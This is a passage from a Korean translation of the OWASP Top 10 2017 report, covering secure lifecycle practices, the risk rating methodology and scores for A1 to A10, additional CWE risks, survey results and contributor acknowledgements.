- 보호 요구사항 및 예상 위협 수준에 적합한 보안 아키텍처, 통제 및 대응책을 정의합니다. 이러한 절차는 보안 전문가의 지원을 받아야 합니다.
- 애플리케이션 소유자가 남은 위험을 수용하거나 추가 리소스를 제공하는지 확인합니다.
- 비기능 요구사항에 대해 추가된 제약 조건을 포함하여 보안 사례를 생성합니다.

테스트 및 배포

- 필요한 인증을 비롯하여 응용 프로그램, 인터페이스 및 모든 필수 구성 요소의 안전한 배포를 자동화합니다.
- 기술적 기능 및 IT 아키텍처와 통합을 테스트하고 비즈니스 면의 테스트를 조정합니다.
- 기술 및 비즈니스 관점에서 "사용", "악용" 의 테스트 케이스를 작성합니다.
- 응용프로그램에서 내부 프로세스, 보호 요구 사항 및 추측된 위협 수준에 따라 보안 테스트를 관리합니다.
- 애플리케이션을 작동시키고 필요한 경우, 이전에 사용한 애플리케이션에서 참고합니다.
- 변경 관리 데이터베이스(CMDB) 및 보안 아키텍처를 포함한 모든 문서를 완성합니다.

운영 및 변경 관리

- 작업 간 애플리케이션의 보안 관리 지침이 포함되어야 합니다.(예 : 패치 관리)
- 사용자의 보안 인식을 높이고 보안과 가용성 간의 충돌을 관리합니다.
- 변경 사항을 계획하고 관리합니다. 예 : 애플리케이션 또는 OS, 미들웨어 및 라이브러리와 같은 다른 구성 요소의 새 버전으로 마이그레이션 합니다.
- CMDB 및 보안 아키텍처, 제어 및 대응책을 포함한 모든 실행 책자 또는 프로젝트 문서를 업데이트 합니다.

폐기 시스템

- 필요한 데이터를 보관하고 그 이외의 것은 안전하게 삭제합니다.
- 미사용 계정 및 권한을 포함한 애플리케이션은 안전하게 폐기합니다.
- CMDB 상에서 애플리케이션의 상태를 폐기로 설정합니다.

취약점을 드러내는 위험에 관한 것 입니다

위험평가방법론은 [OWASP 위험평가 방법론](#)을 기반으로 합니다. TOP 10에서는 공통 취약점에 대한 일반적인 웹 애플리케이션에서 일어날법한 요인을 살펴봄으로써 위험을 예측했습니다. 그 후 애플리케이션에 가장 큰 위험을 초래하는 약점에 따라 Top 10을 설정하였습니다. Top 10은 위험요소가 바뀌고 진화함에 따라 지속적으로 업데이트 됩니다.

[OWASP 위험 평가 방법론](#)은 식별된 취약점의 위험을 계산하는 데 도움이 되는 여러가지 요소를 정의합니다. 하지만 Top10은 실제 애플리케이션 및 API의 특정 취약점보다는 일반적인 것들에 대해 다뤄야 합니다. 결과적으로 애플리케이션의 위험을 계산할 때 애플리케이션 소유자 또는 관리자가 계산하는 것 보다는 정확할 수 없습니다. 여러분은 애플리케이션 및 데이터의 중요성, 위험 요소, 시스템 구축 및 운영방법을 판단할 수 있는 최고의 장비를 갖추고 있습니다.

방법론에는 각 취약점(확산 정도, 탐지 가능성, 공격 가능성)과 영향 요인(기술적 영향)에 대한 3가지 기능성 요소가 포함됩니다. 각 요소에 대한 위험도는 1-Low에서 3-High 범위이며 각 요소에 대한 전문 용어가 있습니다. 약점의 출현성은 일반적으로 계산할 필요가 없는 요소입니다. 출현데이터에 대해서는 여러 조직의 출현성 통계가 제공되었으므로(25페이지 참조) 데이터를 종합하여 상위 10개의 일어날법한 출현 목록을 작성했습니다. 이 데이터는 다른 취약성에 대한 가능성 등급을 계산하기 위해 다른 두 요소(탐지 가능성 및 공격 가능성)와 결합되었습니다. 어떤 일이 일어날 가능성에 대한 등급은 각 항목에 대한 예상 평균 기술적 영향을 곱하여 상위 10개 항목의 전반적인 위험 순위를 산출했습니다.(결과값이 높을 수록 위험이 높음). 탐지 가능성, 공격 가능성 및 영향은 상위 10개 범주와 관련 보고된 CVE를 분석하여 계산되었습니다.

Note: 이 접근방식에서는 위험원의 발생 가능성이 고려되지 않았다. 여러분 조직의 특정 애플리케이션과 관련된 다양한 기술적 세부사항의 어떤 것도 고려되지 않았다. 이런 요소들 중 어떤 것은 공격자가 특정 취약점을 발견하고 공격할 전반적인 발생 가능성에 중대하게 영향을 줄 수 있습니다. 이 평가방식은 실제 사업에 미치는 영향을 고려하지 않습니다. 조직의 문화, 산업 및 규제 환경하에 여러분의 조직에서 사용하는 애플리케이션과 API의 보안 위험을 어느 정도 수용할 수 있을 것인가는 그 조직에서 결정해야 할 것입니다. OWASP Top 10의 목적은 여러분을 위해 위험 분석을 하는 것이 아닙니다.

다음은 A6의 위험에 대한 계산을 설명하고 있습니다. ([A6:2017 잘못된 보안 구성](#))

위협요소  공격방법  보안 취약점  영향 					
애플리케이션 특징	공격 가능성: 3	확산 정도: 3	탐지 가능성: 3	기술 : 2	특정 비즈니스
	3	3	3		
	평균 = 3.0			*	2
				= 6.0	

Top 10 위험 요소 요약

아래의 테이블은 2017 상위 10개의 애플리케이션 위험의 요약과 각각의 위험들에 할당된 위험 요소입니다. 이러한 요소들은 유효한 통계 값과 OWASP TOP 10 팀의 경험을 기반으로 하여 결정되었습니다. 특별한 애플리케이션이나 조직에 대한 이러한 위험들을 이해하기 위해서는 반드시 회사에 맞는 위험원과 사업적 영향을 고려해야 합니다. 심지어 최악의 소프트웨어 결함도 만약 필요한 공격을 수행하는 포지션에 위험원이 없거나, 자산에 대한 사업적 영향이 무시할 정도라면 심각한 위험이 되지 않을 수 있습니다.

위험	위험원	공격방법	보안 취약점		영향도		점수
		공격 가능성	확산 정도	탐지 가능성	기술	비즈니스	
A1:2017- 인젝션	특정 앱	쉬움: 3	일반: 2	쉬움: 3	심각: 3	특정 앱	8.0
A2:2017-인증	특정 앱	쉬움: 3	일반: 2	평균: 2	심각: 3	특정 앱	7.0
A3:2017-민감 정보 노출	특정 앱	평균: 2	광범위: 3	평균: 2	심각: 3	특정 앱	7.0
A4:2017-XXE	특정 앱	평균: 2	일반: 2	쉬움: 3	심각: 3	특정 앱	7.0
A5:2017-취약한 접근 제어	특정 앱	평균: 2	일반: 2	평균: 2	심각: 3	특정 앱	6.0
A6:2017-보안 설정 오류	특정 앱	쉬움: 3	광범위: 3	쉬움: 3	중간: 2	특정 앱	6.0
A7:2017- XSS	특정 앱	쉬움: 3	광범위: 3	쉬움: 3	중간: 2	특정 앱	6.0
A8:2017-안전하지 않은 역직렬화	특정 앱	어려움: 1	일반: 2	평균: 2	심각: 3	특정 앱	5.0
A9:2017- 취약한 컴포넌트	특정 앱	평균: 2	광범위: 3	평균: 2	중간: 2	특정 앱	4.7
A10:2017-불충분한 로깅 및 모니터링	특정 앱	평균: 2	광범위: 3	어려움: 1	중간: 2	특정 앱	4.0

추가적인 위험 요소

Top 10은 기본적인 많은 것들을 포함하고 있지만 반드시 고려해야 하고 조직에서 평가해야 하는 다른 위험들도 많이 있습니다. 이러한 것들 중 몇몇은 항상 확인되어지고 있는 새로운 공격기법들도 포함해서 Top 10 의 전 버전에서 다루었을 수도 있고 아닌 것들도 있습니다. 추가로 고려해야 하는 중요한 애플리케이션 보안 위험(CWE-ID로 설정됨)에는 다음이 포함됩니다.

- [CWE-352: Cross-Site Request Forgery \(CSRF\)](#)
- [CWE-400: Uncontrolled Resource Consumption \('Resource Exhaustion', 'AppDoS'\)](#)
- [CWE-434: Unrestricted Upload of File with Dangerous Type](#)
- [CWE-451: User Interface \(UI\) Misrepresentation of Critical Information \(Clickjacking and others\)](#)
- [CWE-601: Unvalidated Forward and Redirects](#)
- [CWE-799: Improper Control of Interaction Frequency \(Anti-Automation\)](#)
- [CWE-829: Inclusion of Functionality from Untrusted Control Sphere \(3rd Party Content\)](#)
- [CWE-918: Server-Side Request Forgery \(SSRF\)](#)

개요

OWAST 프로젝트 회의시, 의욕적인 참여자와 커뮤니티 회원들은 정량적 데이터에 의해 일부 정의하고, 정성적인 설문 조사에 의해 일부 정의된 우선 순위와 함께 최대 2개의 미래 지향적인 취약점 그룹을 갖고 취약점에 대한 관점을 세우기로 결정했습니다.

산업분야 설문 순위

설문을 만들기 위해 “정점”을 지났다고 판단되거나 Top 10 메일링 리스트에서 2017 RC1의 피드백에서 언급된 취약점들을 모아 보았습니다. 그 취약점들을 순위로 매길 수 있는 설문으로 만들었고 응답자들에게 OWASP Top 10 - 2017에 포함되었으면 하는 상위 4개 취약점을 요청했습니다. 설문기간은 2017년 8월 2일부터 9월 18일까지였습니다. 총 516명이 응답하였으며 취약점들의 순위를 매겼습니다.

순위	답변한 취약점	점수
1	개인 정보 노출 (' 개인정보보호 위반') [CWE-359]	748
2	암호기법 실패 [CWE-310/311/312/326/327]	584
3	신뢰할 수 없는 데이터의 역직렬화 [CWE-502]	514
4	사용자-관리 키를 사용하여 인증 무효화하기 (IDOR* & 경로 가로지르기) [CWE-639]	493
5	충분하지 않은 로그 기록 및 모니터링 [CWE-223 / CWE-778]	440

개인 정보 노출은 확실히 가장 높은 취약점이지만 기존의 [A3:2017-민감한 데이터 노출](#)에 추가적인 강조가 있는 것처럼 아주 잘 일치합니다. 암호기법 실패는 민감한 데이터 노출과 일치할 수 있습니다. 안전하지 않은 데이터의 역직렬화는 3위에 있으며, 위험등급 이후에 [A8:2017-안전하지 않은 역직렬화](#)로 Top 10에 추가되었습니다. 4위 사용자-관리 키는 [A5:2017-취약한 접근 통제](#)에 해당합니다; 인증 취약성과 관련된 많은 데이터가 없기 때문에 설문에서 높은 순위에 있다는 것은 괜찮습니다. 설문에서 5위는 충분하지 않은 로그 기록 및 모니터링이며, Top 10 리스트에 잘 어울린다고 믿습니다. [A10:2017-불충분한 로깅 및 모니터링](#)이 있는 이유입니다. 애플리케이션이 무엇이 공격인지 정의하고 적절한 로깅, 경고, 에스컬레이션 및 대응 방안을 생성할 수 있어야 하는 시점으로 이동했습니다.

공공 데이터 요청

전형적으로 수집하고 분석된 데이터들은 자주 보게 되는 데이터들입니다: 얼마나 많은 취약점이 있느냐는 테스트한 애플리케이션에서 찾는 것입니다. 잘 알려진 것처럼 전통적으로 도구들은 찾은 모든 취약점들을 보고하고 사람들은 수많은 여러 사례를 통해 단일한 결과를 보고합니다. 두 가지 스타일의 보고서를 비슷한 방식으로 취합하는 것은 매우 어렵습니다.

2017년에 발생률은 주어진 데이터 집합에서 얼마나 많은 애플리케이션이 하나 이상의 특정 취약점 유형을 가지고 있는 지로 계산하였습니다. 많은 기여자들은 2가지 관점의 데이터를 제공했습니다. 전자는 취약성에서 발견된 모든 사례를 세는 전통적인 빈도 유형이고, 후자는 각 취약점이 (1번 이상) 발견된 애플리케이션의 수를 세는 것입니다. 완벽하지는 않지만, 이는 사람을 도와주는 도구와 도구 보조로서 사람의 데이터를 비교를 합리적으로 할 수 있도록 합니다. 원시 데이터와 분석 작업은 [GitHub](#)에서 다운로드 받을 수 있습니다. Top 10의 차후 버전의 추가적인 구조로 이 GitHub를 확장하고자 합니다.

데이터 요청에 대해 40개 이상의 제출이 있었으며 대부분은 빈도에 중점을 둔 원시 데이터 요청에서 얻어진 것이기 때문에 114,000개 애플리케이션을 다룬 23개 기여자들의 데이터를 사용할 수 있었습니다. 기여자를 가능한 식별할 수 있도록 1년 시간 블록을 사용했습니다. Veracode에서의 매년 데이터 간의 몇 가지 반복되는 애플리케이션의 유사성을 알고 있더라도 대부분의 애플리케이션은 고유합니다. 사용한 23개 데이터 셋은 도구를 이용한 사람의 테스트로 확인되거나 인간이 보조하는 도구에서의 특별한 발생률을 제공하였습니다. 100%이상 발생한 데이터에서의 이상치들은 최대 100%로 조정되었습니다. 발생률을 계산하기 위해 각 취약성 유형을 포함하고 있다고 알려진 모든 애플리케이션의 비율을 계산하였습니다. 발생률의 순위는 Top 10 순위의 전반적인 위험도에서의 전파 계산을 위해 사용되었습니다.

데이터 기여자에 대한 감사 인사

2017 업데이트를 지원하기 위해 취약점 데이터를 제공한 많은 조직들에게 감사드립니다:

- ANCAP
- Aspect Security
- AsTech Consulting
- Atos
- Branding Brand
- Bugcrowd
- BUGemot
- CDAC
- Checkmarx
- Colegio LaSalle Monteria
- Company.com
- ContextIS
- Contrast Security
- DDoS.com
- Derek Weeks
- Easybss
- Edgescan
- EVRY
- EZI
- Hamed
- Hidden
- I4 Consulting
- iBLISS Segurança & Inteligencia
- ITsec Security
- Services bv
- Khallagh
- Linden Lab
- M. Limacher IT Dienstleistungen
- Micro Focus Fortify
- Minded Security
- National Center for Cyber Security Technology
- Network Test Labs Inc.
- Osampa
- Paladion Networks
- Purpletalk
- Secure Network
- Shape Security
- SHCP
- Softtek
- Synopsis
- TCS
- Vantage Point
- Veracode
- Web.com

처음으로 모든 데이터가 Top 10 발표에 기여했으며, 기여자의 전체 목록이 [공개되었습니다](#).

개별 기여자들에 대한 감사 인사

GitHub에서 Top 10에 함께 기여한 많은 시간을 보낸 개별 기여자 분들께 감사드립니다:

- ak47gen
- alonergan
- ameft
- anantshri
- bandrzej
- bchurchill
- binarious
- bkimminich
- Boberski
- borischen
- Calico90
- chrish
- clerkendweller
- D00gs
- davewichers
- drkknigh
- drwetter
- dune73
- ecbftw
- einsweniger
- ekobrin
- eoftedal
- frohoff
- fzipi
- gebi
- Gilc83
- gilzow
- global4g
- grnd
- h3xstream
- hiralph
- HoLyVieR
- ilatypov
- irbishop
- itscooper
- ivanr
- jeremylong
- jhaddix
- jmanico
- joaomatosf
- jrmithdobbs
- jsteven
- jvehent
- katyanton
- kerberosmansour
- koto
- m8urnett
- mwcoates
- neo00
- nickthetait
- ninedter
- ossie-git
- PauloASilva
- PeterMosmans
- pontocom
- psiinon
- pwntester
- raesene
- riramar
- ruroot
- securestep9
- securitybits
- SPoint42
- sreenathsasikumar
- starbuck3000
- stefanb
- sumitagarwalusa
- taprootsec
- tghosth
- TheJambo
- thesp0nge
- toddgrotenhuis
- troymarshall
- tsohlacal
- vdbaan
- yohgaki

그리고, 트위터, 이메일, 그리고 기타 다른 수단들을 통해 피드백을 제공했던 모든 사람들에게 감사합니다.

Dirk Wetter, Jim Manico, Osama Elnaggar가 광범위한 도움을 주었다는 것을 언급하지 않을 것입니다. 또한 Chris Frohoff와 Gabriel Lawrence는 새로운 [A8:2017-안전하지 않은 역직렬화](#) 작성에 대한 귀중한 지원을 제공했습니다.